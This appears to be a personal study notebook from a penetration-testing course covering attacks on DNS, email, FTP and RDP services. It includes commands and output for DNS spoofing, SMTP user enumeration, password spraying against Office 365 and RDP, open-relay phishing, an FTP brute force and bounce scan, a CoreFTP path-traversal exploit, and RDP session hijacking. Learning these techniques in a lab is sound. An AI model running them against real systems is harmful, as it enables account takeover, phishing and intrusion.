… is also referred to as DNS Cache Poisoning. This attack involves altering legitimate DNS records with false information so that they can be used to redirect online traffic to a fraudulent website. Example attack paths for the DNS Cache Poisoning are as follows:
- An attacker could intercept the communication between a user and a DNS server to route the user to a fraudulent destination instead of a legitimate one by performing a Man-in-the-Middle attack.
- Exploiting a vulnerability found in a DNS server could yield control over the server by an attacker to modify the DNS records.
Local DNS Cache Poisoning
From a local network perspective, an attacker can also perform DNS Cache Poisoning using MITM tools like Ettercap or Bettercap.
To exploit the DNS cache poisoning via Ettercap, you should first edit the /etc/ettercap/etter.dns file to map the target domain name that they want to spoof and the attacker’s IP address that they want to redirect a user to:
d41y@htb[/htb]# cat /etc/ettercap/etter.dns
inlanefreight.com A 192.168.225.110
*.inlanefreight.com A 192.168.225.110
Next, start the Ettercap tool and scan for live hosts within the network by navigating to Hosts > Scan for Hosts. Once completed, add the target IP address to Target1 and add a default gateway IP to Target2.
Activate dns_spoof attack by navigating to Plugins > Manage Plugins. This sends the target machine with fake DNS responses that will resolve inlanefreight.com to IP address 192.168.225.110.
After a successful DNS spoof attack, if a victim user coming from the target machine 192.168.152.129 visits the inlanefreight.com domain on a web browser, they will be redirected to a fake page that is hosted on IP address 192.168.225.110:
In addition, a ping coming from the target IP address 192.168.152.129 to inlanefreight.com should be resolved to 192.168.225.110 as well:
C:\>ping inlanefreight.com
Pinging inlanefreight.com [192.168.225.110] with 32 bytes of data:
Reply from 192.168.225.110: bytes=32 time<1ms TTL=64
Reply from 192.168.225.110: bytes=32 time<1ms TTL=64
Reply from 192.168.225.110: bytes=32 time<1ms TTL=64
Reply from 192.168.225.110: bytes=32 time<1ms TTL=64
Ping statistics for 192.168.225.110:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms
Latest Vulnerabilities
NO CVE
You can find thousands of subdomains and domains on the web. Often they point to no longer active third-party service providers such as AWS, GitHub, and others and, at best, display an error message as confirmation of a deactivated third-party service. Large companies and corporations are also affected time and again. Companies often cancel services from third-party providers but forget to delete the associated DNS records. This is because no additional costs are incurred for a DNS entry. Many well-known bug bounty platforms already explicitly lists Subdomain Takeover as a bounty category.
Concept of the Attack
One of the biggest dangers of a subdomain takeover is that a phishing campaign can be launched that is considered part of the official domain of the target company. For example, customers would look at the link and see that the domain custom-drive.inlanefreight.com is behind the official domain inlanefreight.com and trust it as a customer. However, the customers do not know that this page has been mirrored or created by an attacker to provoke a login by the company’s customers, for example.
Therefore, if an attacker finds a CNAME record in the company’s DNS records that points to a subdomain that no longer exists and returns an HTTP 404 error, this subdomain can most likely be taken over by you through the use of the third party provider. A subdomain takeover occurs when a subdomain points to another domain using the CNAME record that does not currently exist. When an attacker registers this nonexistant domain, the subdomain points to the domain registration by you. By making a single DNS change, you make yourself the owner of that particular subdomain, and after that, you can manage the subdomain as you choose.
What happens here is that the existing subdomain no longer points to a third-party provider and is therefore no longer occupied by this provider. Pretty much anyone can register this subdomain as their own. Visiting this subdomain and the presence of the CNAME record in the company’s DNS leads, in most cases, to things working es expected. However, the design and function of this subdomain are in the hands of the attacker.
Attacking Email Services
When you press the Send button in your email application, the program establishes a connection to an SMTP server on the network or Internet. The name SMTP stands for Simple Mail Transfer Protocol, and it is a protocol for delivering emails from clients to servers and from servers to other servers.
When you download emails in your email application, it will connect to a POP3 or IMAP4 server on the Internet, which allows the user to save messages in a server mailbox and download them periodically.

Enumeration
Email servers are complex and usually require you to enumerate multiple servers, ports, and services. Furthermore, today most companies have their email services in the cloud with services such as Microsoft 365 or G-Suite. Therefore, your approach to attacking the email service depends on the service in use.
You can use the Mail eXchanger (MX) DNS record to identify a mail server. The MX record specifies the mail server responsible for accepting email messages on behalf of a domain name. It is possible to configure several MX records, typically pointing to an array of mail servers for load balancing and redundancy.
You can use tools such as host or dig and online websites such as MXToolbox to query information about the MX records:
# host - MX records
d41y@htb[/htb]$ host -t MX hackthebox.eu
hackthebox.eu mail is handled by 1 aspmx.l.google.com.
d41y@htb[/htb]$ host -t MX microsoft.com
microsoft.com mail is handled by 10 microsoft-com.mail.protection.outlook.com.
# dig - MX records
d41y@htb[/htb]$ dig mx plaintext.do | grep "MX" | grep -v ";"
plaintext.do. 7076 IN MX 50 mx3.zoho.com.
plaintext.do. 7076 IN MX 10 mx.zoho.com.
plaintext.do. 7076 IN MX 20 mx2.zoho.com.
d41y@htb[/htb]$ dig mx inlanefreight.com | grep "MX" | grep -v ";"
inlanefreight.com. 300 IN MX 10 mail1.inlanefreight.com.
# host - A records
d41y@htb[/htb]$ host -t A mail1.inlanefreight.htb.
mail1.inlanefreight.htb has address 10.129.14.128
These MX records indicate that the first three mail services are using a cloud services G-Suite, Microsoft 365, and Zoho, and the last one may be a custom mail server hosted by the company.
This information is essential because the enumeration methods may differ from one service to another. For example, most cloud service providers use their mail server implementation and adopt modern authentication, which opens a new and unique attack vectors for each service provider. On the other hand, if the company configures the service, you could uncover bad practices and misconfigurations that allow common attacks on mail server protocols.
You can use Nmap’s default script -sC option to enumerate those ports on the target system:
d41y@htb[/htb]$ sudo nmap -Pn -sV -sC -p25,143,110,465,587,993,995 10.129.14.128
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-27 17:56 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00025s latency).
PORT STATE SERVICE VERSION
25/tcp open smtp Postfix smtpd
|_smtp-commands: mail1.inlanefreight.htb, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
MAC Address: 00:00:00:00:00:00 (VMware)
Misconfigurations
Email services use authentication to allow users to send emails and receive emails. A misconfiguration can happen when the SMTP service allows anonymous authentication or support that can be used to enumerate valid usernames.
Authentication
The SMTP server has different commands that can be used to enumerate valid usernames VRFY, EXPN, and RCPT TO. If you successfully enumerate valid usernames, you can attempt to password spray, brute-forcing, or guess a valid password.
VRFY Command
This command instructs the receiving SMTP server to check the validity of a particular email username. The server will respond, indicating if the user exists or not. This feature can be disabled.
d41y@htb[/htb]$ telnet 10.10.110.20 25
Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^]'.
220 parrot ESMTP Postfix (Debian/GNU)
VRFY root
252 2.0.0 root
VRFY www-data
252 2.0.0 www-data
VRFY new-user
550 5.1.1 <new-user>: Recipient address rejected: User unknown in local recipient table
With nc:
kali@kali:~$ nc -nv 192.168.50.8 25
(UNKNOWN) [192.168.50.8] 25 (smtp) open
220 mail ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY idontexist
550 5.1.1 <idontexist>: Recipient address rejected: User unknown in local recipient table
^C
Can also be automated:
#!/usr/bin/python
import socket
import sys
if len(sys.argv) != 3:
print("Usage: vrfy.py <username> <target_ip>")
sys.exit(0)
# Create a Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# Connect to the Server
ip = sys.argv[2]
connect = s.connect((ip,25))
# Receive the banner
banner = s.recv(1024)
print(banner)
# VRFY a user
user = (sys.argv[1]).encode()
s.send(b'VRFY ' + user + b'\r\n')
result = s.recv(1024)
print(result)
# Close the socket
s.close()
Running it:
kali@kali:~/Desktop$ python3 smtp.py root 192.168.50.8
b'220 mail ESMTP Postfix (Ubuntu)\r\n'
b'252 2.0.0 root\r\n'
kali@kali:~/Desktop$ python3 smtp.py johndoe 192.168.50.8
b'220 mail ESMTP Postfix (Ubuntu)\r\n'
b'550 5.1.1 <johndoe>: Recipient address rejected: User unknown in local recipient table\r\n'
EXPN Command
… is similar to VRFY, except that when used with a distribution list, it will list all users on that list. This can be a bigger problem then the VRFY command since sites often have an alias such as “all”.
d41y@htb[/htb]$ telnet 10.10.110.20 25
Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^]'.
220 parrot ESMTP Postfix (Debian/GNU)
EXPN john
250 2.1.0 john@inlanefreight.htb
EXPN support-team
250 2.0.0 carol@inlanefreight.htb
250 2.1.5 elisa@inlanefreight.htb
RCPT TO Command
… identifies the recipient of the email message. This command can be repeated multiple times for a given message to deliver a single message to multiple recipients.
d41y@htb[/htb]$ telnet 10.10.110.20 25
Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^]'.
220 parrot ESMTP Postfix (Debian/GNU)
MAIL FROM:test@htb.com
it is
250 2.1.0 test@htb.com... Sender ok
RCPT TO:julio
550 5.1.1 julio... User unknown
RCPT TO:kate
550 5.1.1 kate... User unknown
RCPT TO:john
250 2.1.5 john... Recipient ok
USER Command
You can also use the POP3 protocol to enumerate users depending on the service implementation. For example, you can use the command USER followed by the username, and if the server responds OK, this means that the user exists on the server.
d41y@htb[/htb]$ telnet 10.10.110.20 110
Trying 10.10.110.20...
Connected to 10.10.110.20.
Escape character is '^]'.
+OK POP3 Server ready
USER julio
-ERR
USER john
+OK
Automation
To automate your enumeration process, you can use a tool named smtp-user-enum. You can specify the enumeration mode with the argument -M followed by VRFY, EXPN, RCPT, and the argument -U with a file containing the list of users you want to enumerate. Depending on the server implementation and enumeration mode, you need to add the domain for the email address with the argument -D. Finally, you specify the target with the argument -t.
d41y@htb[/htb]$ smtp-user-enum -M RCPT -U userlist.txt -D inlanefreight.htb -t 10.129.203.7
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )
----------------------------------------------------------
| Scan Information |
----------------------------------------------------------
Mode ..................... RCPT
Worker Processes ......... 5
Usernames file ........... userlist.txt
Target count ............. 1
Username count ........... 78
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............ inlanefreight.htb
######## Scan started at Thu Apr 21 06:53:07 2022 #########
10.129.203.7: jose@inlanefreight.htb exists
10.129.203.7: pedro@inlanefreight.htb exists
10.129.203.7: kate@inlanefreight.htb exists
######## Scan completed at Thu Apr 21 06:53:18 2022 #########
3 results.
78 queries in 11 seconds (7.1 queries / sec)
Cloud Enumeration
Cloud service providers use their own implementation for email services. Those services commonly have custom features that you can abuse for operation, such as username enumeration.
O365spray is a username enumeration and password spraying tool aimed at Microsoft Office 365 developed by ZDH. This tool reimplements a collection of enumeration and spray techniques researched and identified by those mentioned in Acknowledgements.
d41y@htb[/htb]$ python3 o365spray.py --validate --domain msplaintext.xyz
*** O365 Spray ***
>----------------------------------------<
> version : 2.0.4
> domain : msplaintext.xyz
> validate : True
> timeout : 25 seconds
> start : 2022-04-13 09:46:40
>----------------------------------------<
[2022-04-13 09:46:40,344] INFO : Running O365 validation for: msplaintext.xyz
[2022-04-13 09:46:40,743] INFO : [VALID] The following domain is using O365: msplaintext.xyz
Now, you can attempt to identify usernames.
d41y@htb[/htb]$ python3 o365spray.py --enum -U users.txt --domain msplaintext.xyz
*** O365 Spray ***
>----------------------------------------<
> version : 2.0.4
> domain : msplaintext.xyz
> enum : True
> userfile : users.txt
> enum_module : office
> rate : 10 threads
> timeout : 25 seconds
> start : 2022-04-13 09:48:03
>----------------------------------------<
[2022-04-13 09:48:03,621] INFO : Running O365 validation for: msplaintext.xyz
[2022-04-13 09:48:04,062] INFO : [VALID] The following domain is using O365: msplaintext.xyz
[2022-04-13 09:48:04,064] INFO : Running user enumeration against 67 potential users
[2022-04-13 09:48:08,244] INFO : [VALID] lewen@msplaintext.xyz
[2022-04-13 09:48:10,415] INFO : [VALID] juurena@msplaintext.xyz
[2022-04-13 09:48:10,415] INFO :
[ * ] Valid accounts can be found at: '/opt/o365spray/enum/enum_valid_accounts.2204130948.txt'
[ * ] All enumerated accounts can be found at: '/opt/o365spray/enum/enum_tested_accounts.2204130948.txt'
[2022-04-13 09:48:10,416] INFO : Valid Accounts: 2
Password Attacks
You can use Hydra to perform a password spray or brute-force against email services such as SMTP, POP3, or IMAP4. First, you need to get a username list and a password list and specify which service you want to attack.
d41y@htb[/htb]$ hydra -L users.txt -p 'Company01!' -f 10.10.110.20 pop3
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-13 11:37:46
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 67 login tries (l:67/p:1), ~5 tries per task
[DATA] attacking pop3://10.10.110.20:110/
[110][pop3] host: 10.129.42.197 login: john password: Company01!
1 of 1 target successfully completed, 1 valid password found
If cloud services support SMTP, POP3, IMAP4 protocols, you may be able to attempt to perform password spray using tools like Hydra, but these tools are usually blocked. You can instead try to use custom tools such as O365spray or MailSniper for Microsoft Office 365 or CredKing for Gmail or Okta. Keep in mind that these tools need to be up-to-date because if the service provider changes something, the tools may not work anymore. This is a perfect example of why you must understand what your tools are doing and have the know-how to modify them if they do not work properly for some reason.
d41y@htb[/htb]$ python3 o365spray.py --spray -U usersfound.txt -p 'March2022!' --count 1 --lockout 1 --domain msplaintext.xyz
*** O365 Spray ***
>----------------------------------------<
> version : 2.0.4
> domain : msplaintext.xyz
> spray : True
> password : March2022!
> userfile : usersfound.txt
> count : 1 passwords/spray
> lockout : 1.0 minutes
> spray_module : oauth2
> rate : 10 threads
> safe : 10 locked accounts
> timeout : 25 seconds
> start : 2022-04-14 12:26:31
>----------------------------------------<
[2022-04-14 12:26:31,757] INFO : Running O365 validation for: msplaintext.xyz
[2022-04-14 12:26:32,201] INFO : [VALID] The following domain is using O365: msplaintext.xyz
[2022-04-14 12:26:32,202] INFO : Running password spray against 2 users.
[2022-04-14 12:26:32,202] INFO : Password spraying the following passwords: ['March2022!']
[2022-04-14 12:26:33,025] INFO : [VALID] lewen@msplaintext.xyz:March2022!
[2022-04-14 12:26:33,048] INFO :
[ * ] Writing valid credentials to: '/opt/o365spray/spray/spray_valid_credentials.2204141226.txt'
[ * ] All sprayed credentials can be found at: '/opt/o365spray/spray/spray_tested_credentials.2204141226.txt'
[2022-04-14 12:26:33,048] INFO : Valid Credentials: 1
Protocol Specific Attacks
An open relay is a SMTP server, which is improperly configured and allows an unauthenticated email relay. Messaging servers that are accidently or intentionally configured as open relays allow mail from any source to be transparently re-routed through the open relay server. This behavior masks the source of the messages and makes it look like the mail originated from the open relay server.
Open Relay
From an attacker’s standpoint, you can abuse this for phishing by sending emails as non-existing users or spoofing someone else’s email. For example, imagine you are targeting an enterprise with an open relay mail server, and you identify they use a specific email address to send notifications to their employees. You can send a similar email using the same address and add your phishing link with this information. With the Nmap smtp-open-relay script, you can identify if an SMTP port allows an open relay.
d41y@htb[/htb]# nmap -p25 -Pn --script smtp-open-relay 10.10.11.213
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-28 23:59 EDT
Nmap scan report for 10.10.11.213
Host is up (0.28s latency).
PORT STATE SERVICE
25/tcp open smtp
|_smtp-open-relay: Server is an open relay (14/16 tests)
Next, you can use any mail client to connect to the mail server and send your email.
d41y@htb[/htb]# swaks --from notifications@inlanefreight.com --to employees@inlanefreight.com --header 'Subject: Company Notification' --body 'Hi All, we want to hear from you! Please complete the following survey. http://mycustomphishinglink.com/' --server 10.10.11.213
=== Trying 10.10.11.213:25...
=== Connected to 10.10.11.213.
<- 220 mail.localdomain SMTP Mailer ready
-> EHLO parrot
<- 250-mail.localdomain
<- 250-SIZE 33554432
<- 250-8BITMIME
<- 250-STARTTLS
<- 250-AUTH LOGIN PLAIN CRAM-MD5 CRAM-SHA1
<- 250 HELP
-> MAIL FROM:<notifications@inlanefreight.com>
<- 250 OK
-> RCPT TO:<employees@inlanefreight.com>
<- 250 OK
-> DATA
<- 354 End data with <CR><LF>.<CR><LF>
-> Date: Thu, 29 Oct 2020 01:36:06 -0400
-> To: employees@inlanefreight.com
-> From: notifications@inlanefreight.com
-> Subject: Company Notification
-> Message-Id: <20201029013606.775675@parrot>
-> X-Mailer: swaks v20190914.0 jetmore.org/john/code/swaks/
->
-> Hi All, we want to hear from you! Please complete the following survey. http://mycustomphishinglink.com/
->
->
-> .
<- 250 OK
-> QUIT
<- 221 Bye
=== Connection closed with remote host.
Latest Vulnerabilities
CVE-2020-7247
One of the most recent publicly disclosed and dangerous SMTP vuln was discovered in OpenSMTP up to version 6.6.2 service was in 2020. This vuln leads to RCE. It has been exploitable since 2018. This service has been used in many different Linux distributions, such as Debian, Fedora, FreeBSD, and others. The dangerous thing about this vuln is the possibility of executing system commands remotely on the system and that exploiting this vuln does not require authentication.
Concept of the Attack
As you already know, with the SMTP service, you can compose emails and send them to desired people. The vuln in this service lies in the program’s code, namely the function that records the sender’s email address. This offers the possibility of escaping the function using a ; and making the system execute arbitrary shell commands. However, there is a limit of 64 chars, which can be inserted as a command.
You need to initialize a connection with the SMTP service first. This can be automated by a script or entered manually. After the connection is established, an email must composed in which you define the sender, the recipient, and the actual message for the recipient. The desired system comannd is inserted in the sender field connected to the sender address with a ;. As soon as you finish writing, the data entered is processed by the OpenSMTPD process.
Attacking FTP
Enumeration
Nmap default scripts -sC includes the ftp-anon Nmap script which checks if a FTP server allows anonymous logins. The version enumeration flag -sV provides interesting information about FTP services, such as the FTP banner, which often includes the version name. You can use the ftp client or nc to interact with the FTP service. By default, FTP runs on TCP port 21.
d41y@htb[/htb]$ sudo nmap -sC -sV -p 21 192.168.2.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-10 22:04 EDT
Nmap scan report for 192.168.2.142
Host is up (0.00054s latency).
PORT STATE SERVICE
21/tcp open ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r-- 1 1170 924 31 Mar 28 2001 .banner
| d--x--x--x 2 root root 1024 Jan 14 2002 bin
| d--x--x--x 2 root root 1024 Aug 10 1999 etc
| drwxr-srwt 2 1170 924 2048 Jul 19 18:48 incoming [NSE: writeable]
| d--x--x--x 2 root root 1024 Jan 14 2002 lib
| drwxr-sr-x 2 1170 924 1024 Aug 5 2004 pub
|_Only 6 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
Misconfigurations
Anonymous authentication can be configured for different services such as FTP. To access with anonymous login, you can use the anonymous username and no password. This will be dangerous for the company if read and write permissions have not been set up correctly for the FTP service. Because with the anonymous login, the company could have stored sensitive information in a folder that the anonymous user of the FTP service should have access to.
This would enable you to download this sensitive information or even upload dangerous scripts. Using other vulns, such as path traversal in a web app, you would be able to find out where this file is located and execute it as PHP code, for example.
d41y@htb[/htb]$ ftp 192.168.2.142
Connected to 192.168.2.142.
220 (vsFTPd 2.3.4)
Name (192.168.2.142:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 9 Aug 12 16:51 test.txt
226 Directory send OK.
Once you get access to an FTP server with anonymous credentials, you can start searching for interesting information. You can use the commands ls and cd to move around directories like in Linux. To download a single file, you use get, and to download multiple files, you can use mget. For upload operations, you can use put for a simple file or mput for multiple files. You can use help in the FTP client session for more information.
Protocol Specific Attacks
Brute Forcing
If there is no anonymous authentication available, you can also brute-force the login for the FTP services using a list of the pre-generated usernames and passwords. There are many different tools to perform a brute-forcing attack. With Medusa, you can use the option -u to specify a single user to target, or you can use the option -U to provide a file with a list of usernames. The option -P is for a file containing a list of passwords. You can use the option -M and the protocol you are targeting and the option -h for the target hostname or IP address.
/wordlists/rockyou.txt -h 10.129.203.7 -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ACCOUNT CHECK: [ftp] Host: 10.129.203.7 (1 of 1, 0 complete) User: fiona (1 of 1, 0 complete) Password: 123456 (1 of 14344392 complete)
ACCOUNT CHECK: [ftp] Host: 10.129.203.7 (1 of 1, 0 complete) User: fiona (1 of 1, 0 complete) Password: 12345 (2 of 14344392 complete)
ACCOUNT CHECK: [ftp] Host: 10.129.203.7 (1 of 1, 0 complete) User: fiona (1 of 1, 0 complete) Password: 123456789 (3 of 14344392 complete)
ACCOUNT FOUND: [ftp] Host: 10.129.203.7 User: fiona Password: family [SUCCESS]
Bounce Attack
An FTP bounce attack is a network attack that uses FTP servers to deliver outbound traffic to another device on the network. The attacker uses a PORT command to trick the FTP connection into running commands and getting information from a device other than the intended server.
Consider you are targeting an FTP server FTP_DMZ exposed to the internet. Another device within the same network, Internal_DMZ, is not exposed to the internet. You can use the connection to the FTP_DMZ server to scan Internal_DMZ using the FTP bounce attack and obtain information about the server’s open ports. Then, you can use that information as part of your attack against the infrastructure.

The Nmap -b flag can be used to perform an FTP bounce attack.
d41y@htb[/htb]$ nmap -Pn -v -n -p80 -b anonymous:password@10.10.110.213 172.17.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-27 04:55 EDT
Resolved FTP bounce attack proxy to 10.10.110.213 (10.10.110.213).
Attempting connection to ftp://anonymous:password@10.10.110.213:21
Connected:220 (vsFTPd 3.0.3)
Login credentials accepted by FTP server!
Initiating Bounce Scan at 04:55
FTP command misalignment detected ... correcting.
Completed Bounce Scan at 04:55, 0.54s elapsed (1 total ports)
Nmap scan report for 172.17.0.2
Host is up.
PORT STATE SERVICE
80/tcp open http
<SNIP>
Modern FTP servers include protections that, by default, prevent this type of attack, but if these features are misconfigured in modern-day FTP servers, the server can become vulnerable to an FTP bounce attack.
Latest Vulnerabilities
CVE-2022-22836
This vulnerability, the CoreFTP before build 727 vulnerability, is for an FTP service that does not correctly process the HTTP PUT request and leads to an authenticated directory/path traversal, and arbitrary file write vulnerability. This vuln allows you to write files outside the directory to which the service has access to.
Concept of the Attack
This FTP service uses an HTTP POST request to upload files. However, the CoreFTP service allows an HTTP PUT request, which you can use to write content to files. The exploit for this attack is relatively straighforward, based on a singel curl command.
d41y@htb[/htb]$ curl -k -X PUT -H "Host: <IP>" --basic -u <username>:<password> --data-binary "PoC." --path-as-is https://<IP>/../../../../../../whoops
In short, the actual process misinterprets the user’s input of the path. This leads to access to the restricted folder being bypassed. As a result, the write permissions on the HTTP PUT request are not adequately controlled, which leads to you being able to create the files you want outside of the authorized folders.
After the task has been completed, you will be able to find this file with the corresponding contents on the target system.
C:\> type C:\whoops
PoC.
Attacking RDP
Misconfigurations
Since RDP takes user credentials for authentication, one common attack vector against the RDP protocol is password guessing. Although it is not common, you could find an RDP service without a password if there is a misconfiguration.
Crowbar
Using the Crowbar tool, you can perform a password spraying attack against the RDP service. As an example below, the password password123 will be tested against a list of usernames in the usernames.txt file. The attack found the valid credentials on the target host.
d41y@htb[/htb]# cat usernames.txt
root
test
user
guest
admin
administrator
...
d41y@htb[/htb]# crowbar -b rdp -s 192.168.220.142/32 -U users.txt -c 'password123'
2022-04-07 15:35:50 START
2022-04-07 15:35:50 Crowbar v0.4.1
2022-04-07 15:35:50 Trying 192.168.220.142:3389
2022-04-07 15:35:52 RDP-SUCCESS : 192.168.220.142:3389 - administrator:password123
2022-04-07 15:35:52 STOP
Hydra
You can also use Hydra to perform an RDP password spray attack.
d41y@htb[/htb]# hydra -L usernames.txt -p 'password123' 192.168.2.143 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-25 21:44:52
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8 login tries (l:2/p:4), ~2 tries per task
[DATA] attacking rdp://192.168.2.147:3389/
[3389][rdp] host: 192.168.2.143 login: administrator password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-25 21:44:56
Protocol Specific Attacks
RDP Session Hijacking
As shown in the example below, you are logged in as the user juurena who has Administrator privileges. Your goal is to hijack the user lewen, who is also logged in via RDP.

To successfully impersonate a user without their password, you need to have SYSTEM privileges and use the Microsoft tscon.exe binary that enables users to connect to another desktop session. It works by specifying which SESSION ID you would like to connect to which session name. So, for example, the following command will open a new console as the specified SESSION_ID within your current RDP session.
C:\htb> tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}
If you have local administrator privileges, you can use several methods to obtain SYSTEM privileges, such as PsExec or Mimikatz. A simple trick is to create a Windows service that, by default, will run as Local System and will execute any binary with SYSTEM privileges. You will use Microsoft sc.exe binary. First, you specify the service name and the binpath, which is the command you want to execute. Once you run the following command, a service named sessionhijack will be created.
C:\htb> query user
USERNAME SESSIONNAME ID STATE IDLE TIME LOGON TIME
>juurena rdp-tcp#13 1 Active 7 8/25/2021 1:23 AM
lewen rdp-tcp#14 2 Active * 8/25/2021 1:28 AM
C:\htb> sc.exe create sessionhijack binpath= "cmd.exe /k tscon 2 /dest:rdp-tcp#13"
[SC] CreateService SUCCESS

To run the command, you can start the sessionhijack service:
C:\htb> net start sessionhijack
Once the service is started, a new terminal with the lewen user session will appear. With this new account, you can attempt to discover what kind of privileges it has on the network, and maybe you’ll get lucky, and the user is a member of the Help Desk group with admin rights to many hosts or even a Domain Admin.
